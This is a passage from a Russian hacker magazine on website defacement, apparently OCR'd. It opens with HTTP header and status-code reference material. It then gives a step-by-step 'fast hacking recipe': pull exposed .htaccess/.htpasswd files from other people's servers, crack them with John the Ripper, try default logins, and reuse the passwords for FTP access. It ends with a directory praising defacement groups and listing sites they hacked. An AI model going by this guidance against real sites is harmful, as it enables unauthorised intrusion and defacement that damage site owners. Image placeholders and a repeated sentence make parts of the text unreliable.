Content-Language - содержит язык аудитории. Например, для российской и англоязычной аудитории этот параметр будет следующим: Content-Language: ru, en.
Content-Length - здесь сервером возвращается размер тела передаваемых данных.
Content-Type - тут находится тип возвращаемого сервером сообщения. К примеру, для gif-картинки: Content-Type: image/gif.
Date - это поле общего заголовка, которое указывает на дату создания сообщения. Приводится она в своем формате, выглядящем так: Date: Fri, 15 Aug 2002 10:00:00 GMT.
Expires - поле содержащее дату и время при наступлении которого документ становится неактуальным. Обычно это выражается в недоступности документа в режиме автономного просмотра. Формат такой же, как и у поля Date. Однако если вместо даты стоит ноль, то документ моментально считается устаревшим.
From - используется HTTP-клиентами, желающими, чтобы сервер «знал» их адрес электронной почты. Формат записи стандартный: From: ildar@arat.ru. Этот параметр обычно применяется в целях регистрации.
Host - употребляется клиентом для указания URL в более простой форме, используется с методом GET следующим образом:

```
GET /pub/WWW/ HTTP/1.1
Host: www.w3.org
```

Таким образом, при выполнении этого запроса будет взят документ с http://www.w3.org/pub/WWW/
If-Modified-Since - это поле создано для использования условного запроса GET. Документ возвращается клиенту, только если он обновился с момента указанной даты. Если документ не изменялся, то сервер возвратит код статуса 304.
If-Unmodified-Since - противоположный по действию параметр.
Last-Modified - содержится дата и время последнего обновления ресурса.
Location - хранится полный адрес прежней «дислокации» ресурса.
MIME-Version - поле, указывающееся в запросе клиента, показывающее версию имеющегося протокола MIME. Протокол используется для работы с файлами различных типов.
Referer - поле, позволяющее клиенту указывать серверу адрес, с которого он запрашивает ресурс.
Retry-after - параметр возвращаемый сервером, в случае, когда имеется загруженность и сервер не может обработать запрос. Возвращается время, после которого клиент сможет повторить свой запрос, сопровождается все это кодом состояния 503.
Server - здесь возвращается имя и версия HTTP-сервера.
User-Agent - поле указывающее имя и версию HTTP-клиента.
WWW-Authenticate - возвращается сервером в случае, когда клиент должен реализовать не анонимный авторизованный доступ. Сопровождается кодом состояния 401.

Существует множество специфичных полей, также используемых в этом протоколе. Здесь перечислены самые основные.
Теперь остается рассмотреть действия сервера на заявленный запрос клиента. Сервер интерпретирует метод запроса, и создает сообщение ответа. Оно состоит из заголовка (header), куда включаются статус сервера, информация о доставляемом документе, прочая информация для клиента (разбросанная по полям, рассмотренным выше) и сообщения. После чего сервер завершает сеанс связи.

Давай посмотрим, что такое статус сервера. Имеется целый набор кодов статуса сервера, они разделены на типы:
Первый тип - информационный, означающий, что запрос получен и обрабатывается. Сюда включены коды с 100 до 199.
100 Continue - клиент должен продолжить свой запрос.
101 Switching Protocols - сервер переключает протокол по требованию клиента, указанному в поле Upgrade.
Второй тип - успешно обработанные запросы:
200 OK - запрос был успешно выполнен, возвращаемая информация

зависит от метода указанного клиентом.

201 Created - запрос был выполнен, в результате чего был создан новый ресурс. Его расположение возвращается в поле Location.

202 Accepted - запрос принят, но его обработка не закончена. Фактически запрос может и не выполнится.

203 Non-Authoritative Information - возвращаемая в заголовке информация не оригинал, а взята у третьей стороны.

204 No Content - сервер выполнил запрос, но из-за отсутствия информации возвращает лишь код статуса и заголовок.

205 Reset Content - запрос выполнен и клиентская программа (браузер) должна очистить документ (форму) инициирующую запрос.

206 Partial Content - сервер возвращает лишь часть документа затребованного объема.

Следующий тип - коды с 300 по 399 - они указывают на то, что запрос не выполнен, и для его достижения клиент должен предпринять дополнительное действие.

300 Multiple Choices - запрошенный URI имеет несколько представлений. В качестве такого множества может выступать разбиение по языкам. В заголовке возвращаемого ответа сервером может содержаться информация, конкретизирующая запрос.

301 Moved Permanently - запрошенный ресурс перенесен на другой постоянный URI, указанный в поле Location.

302 Moved Temporarily - документ, указанный в запросе временно перенесен на другой URI, указанный в поле Location.

303 See Other - запрашиваемый URI может быть найден под другим адресом, его следует запрашивать методом GET.

304 Not Modified - это ответ сервера на условный запрос с полем If-Modified-Since, означающий, документ не изменялся и клиент должен использовать локальную версию документа.

305 Use Proxy - обращение к запрошенному ресурсу должно производиться через прокси-сервер, указанный в поле Location.

Четвертый тип кодов - начинающиеся с цифры 4. Они говорят об ошибочном запросе со стороны клиента.

400 Bad Request - запрос содержит синтаксическую ошибку. Клиенту следует исправить запрос.

401 Unauthorized - запрос подразумевает подтверждение подлинности клиента. Требуется повторить запрос с полем Authorization.

402 Payment Required - зарезервированный, еще не используемый в HTTP код.

403 Forbidden - сервер принял запрос, но отказывается на него отвечать. Возможно, имеется нарушение прав доступа.

404 Not Found - документ по данному URL не найден.

405 Method Not Allowed - метод для данного запрашиваемого ресурса не дозволен. Сервером также возвращается список разрешенных методов в поле Allow.

406 Not Acceptable - документ по данному адресу существует, однако формат ресурса не соответствует запрашиваемому клиентом.

407 Proxy Authentication Required - указывает на то, что пользователь должен сначала подтвердить свою подлинность прокси-серверу.

408 Request Time-out - истекло время ожидания сервера, при котором клиент мог завершить запрос. Требуется снова произвести подключение.

409 Conflict - запрос не может быть выполнен вследствие конфликта с текущим состоянием документа. Сервер также в заголовке возвращает информацию о причине конфликтной ситуации.

410 Gone - требуемый ресурс удален с сервера и не может быть предоставлен.

411 Length Required - сервер отказал в обработке ресурса из-за отсутствия в заголовке запроса поля Content-Length определяющее длину документа.

412 Precondition Failed - условия указанные клиентом в заголовке запроса оказались ложными.

413 Request Entity Too Large - причина отказа сервера в данном случае - достаточно большой объект запроса. Если это положение временно, то в заголовки ответа включается поле Retry-After.

414 Request-URI Too Long - сервер выдает отказ вследствие большой длины в адресе указанного ресурса.

415 Unsupported Media Type - сервер отказывается обработать запрос из-за формата объекта запроса, тип которого не поддерживается ресурсом для запрашиваемого метода.

Последний тип - коды статуса, отвечающие за ошибки сервера, находятся в диапазоне, начиная с 500-го по 599-й.

500 Internal Server Error - на сервере возникла внутренняя ошибка, не позволяющая ему выполнить запрос.

501 Not Implemented - методы указанные клиентом не поддерживаются сервером для любого ресурса.

502 Bad Gateway - сервер получил недопустимые сведения от другого сервера, при попытке осуществить запрос клиента.

503 Service Unavailable - временно нет возможности обработать запрос, при этом в заголовке возможно указание времени возобновления функционирования сервера.

504 Gateway Time-out - сервер не дождался ответа от другого сервера при попытке обеспечить выполнения запроса.

505 HTTP Version not supported - не поддерживается версия протокола HTTP, указанная в запросе клиента.

Как видно в нашем случае, при обращении к ресурсу www.rambler.ru все прошло успешно.

ВШИВАЕМ ОРГАНЫ ОБРАТНО

Вот мы и более-менее ознакомились с самым юзаемым протоколом – HTTP. Это, конечно, не все – так, самые основы, но в контексте дефейса – самое оно. Если когда-нибудь Спеце будет писать о сетевом программировании на уровне HTTP, придется вникать во все это дело более подробно ;). Будем надеяться, что придется!

.HTACCESS И .HTPASSWD

Для того чтобы получить доступ к сайту, совсем необязательно использовать дыры в программах. В некоторых случаях невнимательность владельцев сайта приводит к тому, что для взлома сайта достаточно найти файл паролей. Об Апаче, паролировании директорий и о невнимательности админов мы и поговорим.

рецепт скоростного взлома

MOOF (moof@real.xakep.ru, http://moof.ru)

ЧТО ТАКОЕ, КТО ТАКОЙ?

Для начала давай разберемся, о чем мы будем говорить. А будем говорить мы о двух файлах со странными именами, начинающихся с точки: .htaccess и .htpasswd. Файл .htaccess используется для изменений настроек сервера для отдельных файлов или каталогов. С его помощью мы можем задавать реакцию веб-сервера на различные ошибки (например, если не найдена страница), менять типы файлов (сделать так, чтобы файлы с расширением .html выполнялись интерпретатором php) и, что самое интересное, ограничивать доступ паролем. .htaccess - это обычный текстовый файл, в котором содержится инструкции для веб-сервера. Кстати, на самом деле файл может называться и по-другому, в конфигурации сервера Apache есть специальный параметр AccessFileName, который задает имя этого файла. Но 99% администраторов его, конечно, не меняют. Второй файл - .htpasswd - содержит набор логинов и паролей в зашифрованном виде. Создается он в том случае, если мы хотим ограничить доступ к какой-нибудь части сайта или к отдельной страничке.

ВНУТРЕННОСТИ

Прежде чем начать говорить о способах получения доступа, необходимо разобраться в содержимом файлов .htaccess и .htpasswd. Действие файла .htaccess распространяется на каталог, в котором этот файл находится, и на все подкаталоги. Поэтому если файл положить в корень, то изменятся настройки всего сайта. Итак, содержимое файла .htaccess может содержать следующие настройки:

```
DirectoryIndex index.shtml index.html index.htm
```

Задает список файлов, к которым сервер будет обращаться «по умолчанию». Если набрать адрес www.server.com/news/, то сервер сперва будет искать файл index.shtml. Если его не окажется, то сервер будет стараться открыть следующий файл по списку (index.html). И так до конца. Если ни один файл не будет найден, то сервер вернет ошибку 404 - файл не найден.

```
ErrorDocument 404 /404.html
```

Этой командой задается имя html-файла, отображаемого при возникновении ошибки 404. Можно создать файлы и для других ошибок: 500 - ошибка выполнения скрипта, 403 - доступ запрещен и т.д. Полный список ошибок, генерируемых сервером, можно посмотреть на сайте apache.org, например.

```
Options Indexes
```

Этой командой мы разрешаем серверу отдавать в браузер содержимое каталога. Если у нас нет индексного файла в каталоге и мы напишем www.server.com/list/, то увидим список файлов. Для того чтобы отключить просмотр каталога, перед Indexes надо поставить «-».

Существует еще огромное множество команд. Обо всех, к сожалению, рассказать не получится. Если тебе будет интересно, зайди на citfroum.ru, webclub.ru, lib.ru, webscript.ru и почитай документацию, там все подробно описано.

БЛИЖЕ К ТЕЛУ

Но нас интересует та часть .htaccess, с помощью которой можно запаролить доступ к сайту.

```
AuthName «Закрытая зона»
AuthType Basic
require valid-user
AuthUserFile /home/server/www/members/.htpasswd
```


Таким файлом обычно паролируют доступ к каталогу. В последней строчке ты можешь увидеть путь к заветному файлу с паролями. Но не все так просто, к сожалению. Пароли, само собой, зашифрованы. В нашем случае файл с паролями называется .htpasswd (и так он называется почти всегда). Внутри .htpasswd'а ничего интересного нет. Только логины. Вот типичный пример файла с паролями:

```
admin:$apr1$iF0.....$NqzjSZqVTxk3U6ais8GMa0
moof:$apr1$GG0.....$1jJkOn2Y8hj6ZNZBRMvZB/
xakep:$apr1$qG0.....$XVjN9Tn8XjDLoVrAKNWUu.
```

Вначале идет логин пользователя, потом разделитель (двоеточие «:») и зашифрованный пароль. По умолчанию пароли шифруются алгоритмом MD5.
Создается файл паролей с помощью утилитки «htpasswd». Она входит в состав сервера Apache, так что с ее поиском никаких проблем быть не должно. Для того чтобы создать новый файл с паролями, используй команду:

```
htpasswd -c .htpasswd admin
```

Ключ -c нужен для создания нового файла, далее мы указываем имя файла («.htpasswd») и первого пользователя («admin»). После чего тебе просто надо будет два раза ввести пароль, и файл будет готов. Для того чтобы добавить нового пользователя, использую точно такую же команду, только без ключа -c. В этом случае в уже существующий файл будет добавлен новый пользователь.
Как ты понимаешь, если пароль можно зашифровать, то его можно и расшифровать. Это, конечно, не просто и требует достаточно большой вычислительной мощи. Ты, наверное, слышал о программе John the Ripper. Это относительно старая программа предназначена для подбора паролей. Скачать программу можно с официального сайта



http://www.openwall.com/john/, там же ты найдешь ее варианты для windows, unix и dos.
Подбираются пароли простым перебором, так что времени на подбор может уйти достаточно много. Но если паролей много, то высока вероятность того, что большая их часть будет расшифрована. Шансы расшифровать пароли увеличивают специальные словари наиболее часто используемых паролей. Такие словари это просто набор слов, которые люди любят употреблять в качестве паролей. Слова типа password или имена (домашних животных, например).

ACTION!

Теперь, когда ты знаешь все или почти все о запароленных зонах на сайтах, умеешь создавать такие зоны и расшифровывать пароли, пора перейти к самому главному. А именно - к добыванию файлов с паролями. Как уже не один раз говорилось, нерадивость администраторов, невнимательность веб-мастеров очень часто играют на руку взломщикам. На правильно настроенных серверах файлы .htaccess и .htpasswd через браузер посмотреть не удастся. Но в безграничных просторах Интернета существует множество серверов, которые легко позволят это тебе сделать. Мне довелось общаться с зарубежным хостером, который меня уверял в полной безопасности их сервера. Когда я спросил, слышали ли они о John the Ripper, суппорт хостинга очень удивился и заявил, что это не проблема и не стоит из-за нее волноваться, якобы с любого сервера можно легко скачать .htaccess и .htpasswd :).
Итак, для того чтобы достать пароли, нам необходимо узнать место, где они лежать. Для этого попробуем найти файл .htaccess. Сперва попробуем посмотреть его в корне сервера: www.server.com/.htaccess. Нам может повезти, а может и нет. Если файл там есть и он не защищен, то мы увидим его содержимое в браузере. Теперь, когда мы знаем путь к файлу с паролями, мы так же легко получаем его в браузере. Если ты думаешь, что все это ерунда, и ни один админ в здравом уме не оставит файл с паролями просто так лежать на всеобщем обозрении, попробуй зайти на www.filesearch.ru и поискать файл .htpasswd. filesearch.ru это поисковик, который ищет файлы на ftp-серверах. Уверяю, результаты поиска тебя удивят. Теперь скажи мне, что тебе мешает скачать этот злополучный файл с паролями и расшифровать его? Правильно - ничего не мешает.

Иногда бывает так, что файлы с паролями лежат в запароленных частях сайта. И чтобы достать все пароли, необходим один-единственный пароль для этой закрытой части. В этом случае надо попробовать стандартные комбинации логин/пароль типа: test/test, guest/guest, admin/nimda и т.д.
В большинстве случае ты сможешь получить пароли от закрытых частей сайта, от панелей управления сайтом, от различных систем администрирования. Я неоднократно сталкивался с тем, что пароли от закрытой части сайта и от ftp совпадают. Так что получить полный доступ к сайту тебе ничего не мешает.

HAPPY END

Естественно, просто так ломать сайты из-за того, что они ломаются, не надо. От тебя гораздо больше пользы будет, если ты напишешь администратору о проблеме и попросишь халявный хостинг, например. :) И, как ты поминаешь, все, что я здесь написал, я сам никогда не пробовал. И сайты сам не взламывал. В нашем селе просто нету Интернета, а все это сгенерировал автоматический генератор бреда.

ДЕФЕЙСМЕНТ-ГРУППЫ

Вроде бы все очень просто. Мне нужно было всего лишь раскопать информацию о сайтах хак-групп, занимающихся дефейсами. На самом деле найти материал по дефейсным хак-группам оказалось не так просто. Во-первых, у некоторых нет собственных сайтов принципиально, или же их закрыли в очередной 101-ый раз. Во-вторых, многие хак-группы базируются только в IRC, ощущая себя там намного комфортнее и уютнее. Ну и, в-третьих, многие дефейсы порой делаются малоизвестными хак-группами или отдельными личностями, которые двигают только свой лейбл, не указывая никакой дополнительной информации о себе. Им просто это не нужно. Несмотря на все эти гипермегасложности, мне удалось надыбать для тебя немного ценной и интересной информации в Инете. Поехали.

Андрей Каролик (andrusha@sl.ru)

::: DHG Group :::
Прописка: www.dhgroup.org
IRC: irc.dal.net.ru (#DHG, #BugTraq)
Мемберы: D4rkGr3y, r4ShRaY, Yosic, BladeSting, DethSpirit, Joker, B@rsik, Drewbu
Последние взломы: www.e-online.ru, www.codenco.com, www.osd-cubicles.com, www.racinghotels.com, www.acqtrain.com.

Что хорошего на сайте:
Первое, что меня огорчило, количество статей на сайте подкачало, но есть суровая надежда на продолжение. Зато все тексты не ворованы с других сайтов, а написаны самими мемберами группы. В основном это доступное разъяснение дефейса на практике (приводятся собственные наработки). Всегда приятно, когда с тобой делятся своим опытом :). Кроме этого, на сайте можно ознакомиться с описанием некоторых багов и слить приведенные полезные программки и скрипты. Очень удобно, что к каждой программной единице есть краткое описание, а не просто название и ссылка. Ребятам нужно поднажать на количество материалов, тогда сайту цены не будет.

::: RootTeam :::
Прописка: http://rootteam.host.sk
Мемберы: dev0id, LynX, Xarth
Последние взломы: www.projektzwo.de, www.billiardfanatic.com, www.sigesgroup.it, www.hondaclub.ru, www.mirmex.ru, ...

Что хорошего на сайте:
Приятно удивило количество и качество статей, написанных мемберами группы. Все они для простоты поделены на категории: UNIX, Advisories, кодинг, безопасность, взлом, разное, новичку. Есть на сайте и несколько релизов группы, описание cgi-ых багов и эксплойты под win и *nix. Пользуйся.

::: KodsWeb Team :::
Прописка: www.kodsweb.org
IRC: irc.dal.net (#kodswebteam), irc.dal.net.ru (#kodsweb)
Мемберы: {dr}{NerVe}, Drakula, VooDoo2029, Monster, LamO, Sky Lynx, Aspirin (были, но выбыли: St@keR, exc[ee]d, Nokya, Infernal, Skids)
Последние взломы: www.whv3.com, www.subloop.com, www.albaforum.com, www.xboxmaniacs.com, www.pskratch.com...

Что хорошего на сайте:
Сайтик у них довольно обширный. Есть даже собственная новостная колонка, но могли бы обновлять ее и почаще. На сайте есть приличное количество (порядка 100) полезных программ, разбитых по категориям: Network Security, Криптозащита, Scanners, Remote Administration Tools, Password Crack, Wordlists, Other Utilits, Spy Programms. Есть релизы группы, несколько десятков статей от мемберов, несколько учебников и мануалов в электронном виде и обширный список cgi-ых багов. Изучай на здоровье.

::: Hackers Castle [Astero-ID hack group] :::
Прописка: http://hackcastle.hut.ru
Мемберы: DocSoft, 2NetFly, Nexeger, Fido_nety, Kibizoid, Jedi Knight
Последние взломы: www.gaws.net, www.btfdetailing.com, www.svencogroup.com, www.drossmangroup.com, www.aismedia-secure.com...

Что хорошего на сайте:
Сайтик сделан по принципу «всего понемножку». В разделе софт валяется всего две программулины (позор!), а все остальное настоятельно советуют искать в Инете самостоятель-

но :). Есть несколько статей мемберов группы, но, честно говоря, маловато будет. Зато раздел багов (bugs) интересен тем, что, в отличие от других подобных сайтов, приведены не только сами баги, но и подробное разжевывание мемберами, как их использовать на практике (с собственными примерами). Что же, будем с нетерпением ждать новых поступлений от Astero-ID.

::: DNS Group :::
Прописка: http://dns.by.ru
Мемберы: DNS, SheLz, Corpse, Faust
Последние взломы: www.adil.be, www.alientelecom.ru, www.alfastar.lvs.ru, www.cital.fh-konstanz.de, www.knet.ru...


Что хорошего на сайте:
Тут есть и хорошие статьи мемберов группы, и примеры взломов, и структурированный каталог софта (вири, трояны и бэкдоры, сканеры, нюки, encoding, mail атака), и описание некоторых багов. Но опять вездесущая проблема - всего слишком мало. Есть даже местный фак (FAQ) и местный чат (временно накрылся медным тазом). Я очень смачно похихикал, когда заметил, что все 285 записей в гостевой книге полностью посвящены перепалке некого DD (без домашнего адреса) и Faust. Непонятно только, почему этот флейм не стирают.

::: The NObOD1eS :::
Прописка: http://r00t.h1.ru/N.php
IRC: irc.dal.net (#nteam)
Мемберы: [R00T], -::[C++]::-, bio3k, Bash, Lord Ch003s, xidden
Последние взломы: http://spawn.non.ru, http://www.pager.kg, http://r0ot.h1.ru (часть взломов не указана в целях безопасности группы)

Что хорошего на сайте:
Сайта отдельного как такового нет. Все это дело пылится в одном из разделов на личной страничке основателя (founder) группы [R00T]. Может повлияло то, что группа очень молодая (создана в конце июля 2001 года), а может то, что мемберы жутко ленивые создания :). Хотя на сайте [R00T] есть его собственные статьи (вперемешку со статьями непонятных личностей). Порадовала обширная коллекция cgi-ых багов, эксплойтов, бэкдоров, логотерок, тулзов, рутовых причиндалов, проксей и разных других полезных вещиц. Смотри, скачивай, пользуйся :).

::: GipsHackers Crew :::
Прописка: http://gipshack.ru
Мемберы: Moby, Orb, Foster, Oleg
Последние взломы: www.router-info.de, www.onlinelads.com, www.computerhelp.ru, www.keithandmike.com, www.blenderwars.com...

Что хорошего на сайте:
На сайте довольно много статей (больше 100), программ (больше 50) и анонимных проксей (почти 100). Часть статей собрана из Инета, а часть написана мемберами группы. Некоторые статейки я нашел очень даже занятными, так что по сайту тебе полазить стоит.



В отличие от наших, забугровые дефейсные хак-группы по тем или иным причинам не имеют своих сайтов, оставляя только на взломанных сайтах свои лейблы, логотипы и мылья для контактов. То ли они следить не хотят, то ли не считают нужным делиться своими секретами с другими. Но необходимость в сайте отпадает. Появляются только сайты, собирающие мирроры (зеркала) взломанных сайтов, чтобы досталось наследникам. Сканированием этих архивных сайтов я и занялся. По крупицам вылавливал информацию о забугровых хак-группах и в результате пришел к заключению, что большинство обитают в IRC. Если тебя припрет с ними пообщаться, то вот список наиболее активных в 2002 году хак-групп, серверов и каналов, на которых они обитают (для многих хак-групп привожу список мемберов).

Crookies (Supr3mo, LOrd_3v1L, LOrd_ByrOn, EvilByte) - #crookies (irc.brasnet.org)
Cyb3r Attack (Chucrilhos, Big_R1d3r, fr34k4zO1d, ThinkerCrow, yOung-Th1eF) - #cyb3rattack (irc.brasnet.org)
Crime Lordz (AciDBraiN, D4rKLOrD, p4n3L, SpeedStream) - #CrimeLordz (irc.brasnet.org)

Digital WrapperZ (m4st3r_syst3m, dropper) - #digitalwrapperz (irc.brasnet.org)
HaxOrs lab (fOul, USDL) - #haxOrs (irc.brasnet.org)
M47R1X - #digitalkill3rz (irc.brasnet.org)
Silver Lords (Lord Choo3s, ScorpionKTX, xscream) - #silverlords (irc.brasnet.org)
Hacker Squad (DaDieHard, Photon, BLAD3, kurz, RShooter) - #HackerSquad (irc.brasnet.org)
BHS - #BHS (irc.brasnet.org)

Perfect.Br (A-1-D-S, L4RV4, Or4culo, Gui_) - #perfect_br (irc.brasnet.org)
Web_Angels (SlAyD, Z3rO_B1t3, D4rk_SOul) - #web_angels (irc.brasnet.org)
OutSiders - #outsiders (irc.brasnet.org)
Attacked SOul (SharK_r00t, z3rO_kill3r) - #attacked (irc.brasnet.org)
BHI ([iD4n], ReFleX, Wir3less, Hack3r, Riss-Q, arpa) обитает на Irc.accessIrc.net - #BHi (irc.accessirc.net)
HiddenLine - #hiddenline (irc.dal.net)
MedanHacking (DangoL, m1crOsOft, StarCraft, JaGiRinG) - #MeDanHacKinG (irc.dal.net)

P.S. Это только небольшая часть дефейсного флота, который ежедневно громит весь мир и топит шлюпки ламеров :).

ИНФА ПО DEFACE В СЕТИ

Настроен на дальнейшее углубление своих знаний в области дефеса? Если да, то давай пройдемся по сети и посмотрим, чего там интересного можно вычитать по этой теме. Инфы будет море, так как сама тема обширная, поэтому выбирать будем очень придирчиво – это нормально, когда есть из чего выбирать :). Приступим.

это стоит почитать

mopy (mopy@xakep.ru)


Талмуд: Руководство по PHP
URL: http://www.stack.ru/~julia/PHP4/index.html


Это довольно обширное руководство по PHP. Если переконвертировать его в бумажный формат, получится здоровенная книженция. Оно и понятно – сейчас без PHP далеко не уедешь, уж очень популярным он стал. Кстати, к сведенью дефейсеров, в PHP встроена специальная защита против использования метасимволов в запросах, поэтому половина самых халявных взломов отбрасываются автоматически :(. Так что, если ты решил углубиться в Deface, PHP выучить придется. Советую начать с этого талмуда – хороший kick start. Во всяком случае, выглядит он очень и очень основательно. Все рассмотрено до мелочей и очень подробно. Описана каждая функция. Одно плохо – талмуд еще полностью не переведен на русский язык, так что в некоторые главы (их пока большинство) придется вникать на фиглише :(.

Талмуд: RFC 2068. ПРОТОКОЛ ПЕРЕДАЧИ ГИПЕРТЕКСТА HTTP/1.1
URL: http://www.gs-systems.com/rusdoc/http_11/index.html

Всемирный закон равновесия работает исправно. Если где-то чего-то нет (например, перевода на русский), то где-нибудь в другом месте это что-то появляется. Нам предлагают почитать на досуге спецификацию протокола HTTP (RFC 2068) на русском языке. На самом деле, вещь полезная. Коротко, четко, понятно – как и все RFC. Но не до конца подробно – уже который раз замечаю, что читая RFC нахожу не всю необходимую мне инфу :(. Это я вконец сдурел или RFC стух? Наверное, я :(.

Талмуд: Вопросы и ответы по безопасности в WWW
URL: http://it-s.visti.net/www-security-faq/wwwsf4.html





обширная, поэтому выбирать будем очень придирчиво – это нормально, когда есть из чего выбирать :). Приступим.обширная, поэтому выбирать будем очень придирчиво – это нормально, когда есть из чего выбирать :). Приступим.

Здоровенный ФАК по безопасному CGI-программированию. Не всеобъемлющий, но для начального ознакомления вполне сойдет (потом уже можно будет купить какую-нибудь книжку). Что еще хорошо – в этом талмуде обговариваются некоторые довольно тонкие моменты, которые будут очень полезны, если рассматривать все это дело с позиции дефейсмента. Прикол: мне показалось, что по стилю (не по содержанию!) вопросы звучат немного по-ламерски наивно. Выглядит достаточно забавно :).

Талмуд: Руководство по хостингу
URL: http://support.darkzone.ru/manual/

Не совсем талмуд, а скорее брошюра. Но очень полезная!!! Тут описывается весь процесс покупки хостинга и открытия своего проекта. Приводятся ценные рекомендации по настройке DNS, по настройке самого вэб-сервера, по управлению виртуальными хостами, по управлению папками. Очень полезно знать, как проходит весь процесс становления сайта на виртуальном хосте – пригодится, если потом придется дефейсить такой сайт ;).

Талмуд: Официальный мануал по Apache 2.0
URL: http://httpd.apache.org/docs-2.0/

